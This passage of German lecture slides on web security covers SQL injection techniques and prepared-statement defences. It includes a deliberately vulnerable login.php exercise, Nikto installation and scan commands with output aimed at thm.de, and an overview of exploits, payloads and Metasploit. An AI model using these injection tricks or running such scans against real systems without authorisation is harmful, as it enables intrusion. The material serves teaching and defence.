FROM information_schema.COLUMNS  
WHERE TABLE_NAME= ...
```

**Bemerkung:** Manches sollte gehen, geht aber nicht ...  
Dann muss man kreativ werden und Alternativen suchen.

**Anführungszeichen kann man auch beim Hacken vermeiden.** Anstatt

- `table_schema="Datenbankname"`

den String Hexen ( <http://www.convertstring.com/de/EncodeDecode/HexEncode> Abruf: 1.4.18)

- `table_schema=0x446174656E62616E6B6E616D65`

## Beschränkte Anzeige der Resultset

- An die Queries ein `Limit x, 1` anhängen, um die x-te Zeile einer Tabelle zu erhalten. Verschiedene `x` einfach probieren.
- `concat()` nutzen, um Spalten zu konkatenieren.
- `group_concat()` nutzen und Zeilen aneinanderhängen.

## Boolean-Based SQL-Injection

- Funktionen "`ASCII()`" und "`Substring()`" nutzen, um auf ein Zeichen eines kompletten Strings zu testen und iterativ so zu erfahren.
- *Verursacht viel Kommunikation und braucht automatische Tools.*

## Problembereiche

- Entgegennahme von Benutzerinput
- Keine Überprüfung des Inputs auf Validität
- Input wird zur Abfrage einer Datenbank verwendet.
- Verwendung von String-Konkatenation oder String-Ersetzen zur Konstruktion der Abfrage

## Maßnahmen

- Alle Datenbankabfragen im Code Review prüfen.
- Beim Testen vorgehen wie beim Fuzzing: Große Menge an zufällig generierten SQL-ähnlichen Befehlen mit wahllos eingestreuter Interpunktion.
- Verwendung von Tools zum Finden von SQL-Injections  
<https://sourceforge.net/directory/os:windows/?q=blind%20sql%20injection%20tool>

- Input immer Überprüfen, Eingabe niemals vertrauen.
- Mit regulären Ausdrücken so viel Struktur im Input prüfen, wie möglich.
- Eingaben richtig escapen. PHP z.B: `Mysql_real_escape_string()`
- Eingaben mit Anführungszeichen verbieten
- Niemals String-Konkatenation oder String-Ersetzen zum Aufbau von SQL-Statements verwenden.
- Fehler loggen und passende Meldungen an den Hacker.  
`mysql_Query("SELECT....")` or die (echo "Es wurde eine illegale Aktivität festgestellt. Anzeige wird erstattet. Ihre IP-Adresse lautet:"; echo  
`getenv("REMOTE_ADDR");mysql_Query("INSERT INTO ip_log ....");`
- **Was sicher hilft: Prepared SQL-Statements verwenden.**

## Prepared Statement

Funktion, mit der ähnliche SQL-Anweisungen wiederholt mit der gleichen Weise und hoher Effizienz ausgeführt werden

### Funktionsweise

- Vorbereiten: Eine SQL-Anweisungsvorlage wird erstellt und an die Datenbank gesendet. Bestimmte Parameter sind mit "?" gekennzeichnet.
- Die Datenbank analysiert, kompiliert und führt eine Abfrageoptimierung für die SQL-Anweisungsvorlage durch.
- Ausführen: Zu einem späteren Zeitpunkt bindet die Anwendung die Werte an die Parameter und die Datenbank führt die Anweisung aus.



```
// prepare and bind
$stmt = $conn->prepare("INSERT INTO MyGuests (firstname,
lastname, email) VALUES (?, ?, ?)");
$stmt->bind_param("sss", $firstname, $lastname, $email);
```

```
// set parameters and execute
$firstname = "Felix";
$lastname = „Hamster“;
$email = "felix@hamster.com";
$stmt->execute();
```

```
$firstname = „Jana“;
$lastname = „Sommer“;
$email = „jana.sommer@mni.thm.de“;
$stmt->execute();
```

Mit `$stmt->get_result()` holt man sich bei SELECT die Resultset.

Das können doch nur Profis?

**Nein.** Es gibt fertige Tools.

Die Tools sind legal und auch  
nützlich für  
sog. **Penetration Tests**.

## System Penetration

Der Vorgang des erfolgreichen Überwinden der Systemsicherheit auf einem (Remote-)Computer, um eine Form des Kontrollzugriffs zu erhalten.

## Penetration Tests

Umfassender Sicherheitstest von Rechnern oder Netzwerken für möglichst alle Systembestandteile und Anwendungen mit Mitteln und Methoden, die ein Angreifer/Hacker anwenden würde, um unautorisiert in das System einzudringen.

## ■ login.php

```
$db = new mysqli('localhost', 'root', '', 'adressbuch');
$username = $_POST['username'];
$password = $_POST['password'];

$erg = $db->query(
    "SELECT * FROM auth where" .
        " login = '" . $username . "' and " .
        " pass = '" . $password . "'"
        " ) or die( $db->error);
```

- Modifizieren Sie Ihre login.php so, dass keine SQL-Injections mehr möglich sind.
- **Verwenden Sie Prepare-Statements.**

- Perl basierter Open Source Web-Scanner
- Offizielle Dokumentation:  
<https://cirt.net/nikto2-docs/>
- Beinhaltet ein breites Spektrum an Tests gegen einen Web Server:
  - Scannt mehrere Ports/Hosts
  - Identifiziert Software über Header, Favicons & Dateien
  - Prüft auf veraltete Server Komponenten
  - Abgestimmte Scans zum Einbinden oder Exkludieren kompletter Klassen von Schwachstellen
- Speichert Berichte als Text, XML, HTML, NBE oder CSV
- Speichert volle Anfrage/Antwort für positive Tests



# 8 Installation von Nikto unter Ubuntu

- Installieren einiger Voraussetzungen

```
apt-get install wget unzip libnet-ssleay-perl libwhisker2-perl openssl
```

- Quellen beziehen (2 Möglichkeiten)

```
git clone https://github.com/sullo/nikto
```

```
wget https://cirt.net/nikto/nikto-2.1.5.tar.gz ; tar xvfz nikto-2.1.5.tar.gz
```

```
cd nikto*
```

```
chmod +x nikto.pl
```

- Updaten der Nikto Datenbank und Plugins

```
perl nikto.pl -update
```

```
+ Retrieving 'nikto_cookies.plugin'
```

```
+ Retrieving 'db_parked_strings'
```

```
+ Retrieving 'nikto_headers.plugin'
```

```
+ Retrieving 'nikto_report_csv.plugin'
```

```
+ Retrieving 'db_tests'
```

```
+ Retrieving 'CHANGES.txt'
```

```
+ CIRT.net message: Please submit Nikto bugs to https://github.com/sullo/nikto
```


Nach der Installation von Perl kann Nikto auch unter Windows und auf dem MAC installiert werden.

```
Terminal - jonas@Loki: /opt/nikto
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
jonas@Loki:/opt/nikto$ perl nikto.pl -h thm.de
- Nikto v2.1.5
-----
+ Target IP:          212.201.18.26
+ Target Hostname:    thm.de
+ Target Port:        80
+ Start Time:         2018-04-02 22:06:07 (GMT2)
-----
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: http://thm.de/site/
+ Retrieved x-powered-by header: PHP/5.4.45-0+deb7u12
+ Uncommon header 'x-clacks-overhead' found, with contents: GNU Terry Pratchett
+ Server leaks inodes via ETags, header found with file /robots.txt, inode: 19, size: 836, mtime: 1522886400
+ "robots.txt" contains 14 entries which should be manually viewed.
+ Server banner has changed from 'Apache' to 'Apache/2.4.10 (Debian)' which may suggest a WAF,
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie 30b4c7e3da5cfca76305f3cd76a27688 created without the httponly flag
+ OSVDB-3032: /ps/: This might be interesting - potential country code (Panama)
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ 6544 items checked: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2018-04-02 22:08:48 (GMT2) (161 seconds)
-----
+ 1 host(s) tested
jonas@Loki:/opt/nikto$
```

# 8 Nutzung von Nikto

Um einen Scan durchzuführen und die Ergebnisse in eine Datei zu speichern kann die Option -o verwendet werden. Die Option -Format ermöglicht eine Formatierung der Datei.

```
perl nikto.pl -o nikto_scan_result.html -Format html -h 192.168.0.166
```



<b>192.168.0.166 / 192.168.0.166</b> <b>port 80</b>	
Target IP	192.168.0.166
Target hostname	192.168.0.166
Target Port	80
HTTP Server	Apache/2.4.7 (Ubuntu)
Site Link (Name)	<a href="http://192.168.0.166:80/">http://192.168.0.166:80/</a>
Site Link (IP)	<a href="http://192.168.0.166:80/">http://192.168.0.166:80/</a>
URI	/
HTTP Method	GET
Description	Server leaks inodes via ETags, header found with file /, fields: 0x2cf6 0x50d41
Test Links	<a href="http://192.168.0.166:80/">http://192.168.0.166:80/</a> <a href="http://192.168.0.166:80/">http://192.168.0.166:80/</a>
OSVDB Entries	<a href="#">OSVDB-0</a>



Um mögliche SQL Injections zu finden bietet Nikto die Möglichkeit, einen SQL Schwachstellentest zu machen.

```
perl nikto.pl -Tuning 9 -h www.thm.de
```

Es können mehrere spezielle Tests kombiniert werden, z.B. DDoS.


```
perl nikto.pl -Tuning 69 -h www.thm.de
```

Um eine Option vom Scan auszuschließen, lässt sich x verwenden.

```
perl nikto.pl -Tuning x 6 -h www.thm.de
```

- 0 – File Upload
- 1 – Interesting File // we will get in logs
- 2 – Misconfiguration / Default File
- 3 – Information Disclosure
- 4 – Injection (XSS/Script/HTML)
- 5 – Remote File Retrieval – Inside Web Root
- 6 – Distributed Denial of Service (DDoS)
- 7 – Remote File Retrieval – Server Wide
- 8 – Command Execution // Remote Shell
- 9 – SQL Injection
- a – Authentication Bypass
- b – Software Identification
- c – Remote Source Inclusion
- x – Reverse Tuning Options

# 8 Software Havij – Test auf SQL Injections



Der Zugang zu einem gesicherten System kann eine schwierige Aufgabe sein, die Geschick und vielleicht auch Glück erfordert.

Techniken

- Authentication Attacken
- Password Brute Force Attacken
- Social Engineering Attacken
- SQL Injection Attacken
- Software Exploit Attacken

Letztere können verwendet werden, um folgendes ohne die Kenntnis des Nutzers des angegriffenen PC zu ermöglichen:

- Zugriff auf nicht autorisierte Systeme zu erhalten,
- Benutzerkontenprivilegien zu nutzen,
- Systeme abzustürzen oder
- die Installation von bösartiger Software (wie Spyware, Viren, etc.)

Jeder Bug ist auch eine Schwachstelle, z.B.

- Buffer overflows
- Speicherzugriffsfehler (Memory leaks)
- Dead locks
- Arithmetische Überläufe
- Zugriff auf geschützten Speicher (Access Violation)

## Exploit

Ein Angriff auf eine Sicherheitslücke, die ein Ereignis generiert, bei dem die Anwendung / das Betriebssystem nicht so programmiert ist, dass es erfolgreich wiederhergestellt werden kann. Das Ergebnis ist ein System, das nicht mehr ordnungsgemäß funktioniert.

Jeder Exploit kann so gestaltet werden, dass er die Ziele des Angriffs erreicht.

### Beispiel:

Ein Angreifer manipuliert ein Intrusion Detection System (IDS), um es neu zu starten oder abzustürzen zu lassen, bevor man einen weiteren Angriff startet, um so eine Entdeckung zu vermeiden.

## Payload

Eine Code-Sequenz, die ausgeführt wird, wenn dies der Hacker über eine Sicherheitslücke veranlasst. Der Payload ist normalerweise Plattform- und Betriebssystemabhängig.

**EXPLOIT = Sicherheitslücke + Payload;**

**Unterschiedliche Payloadtypen existieren für viele Aufgaben:**

- exec: Führt einen Befehl/Programm auf dem Remote-System aus.
- upload\_exec: Lade eine lokale Datei hoch und führe sie aus.
- download\_exec: Datei von einer URL herunterladen und ausführen.
- adduser: Benutzer zu Systemkonten hinzufügen.

The Metasploit Framework is a platform for writing, testing, and using exploit code. The primary users of it are professionals performing penetration testing, shellcode development, and vulnerability research.



- Das MSF ist nicht nur eine Umgebung für die Entwicklung von Exploits, sondern auch eine Plattform für den Start von Exploits in realen Anwendungen.
- Es ist mit echten Exploits verpackt, die echten Schaden anrichten können, wenn sie nicht professionell genutzt werden.
- Da es ein Open-Source-Tool ist und eine so vereinfachte Methode zum Starten gefährlicher Angriffe bietet, wird es auch von echten Hacker genutzt.
- Die allermeisten Exploits sind für MS Windows.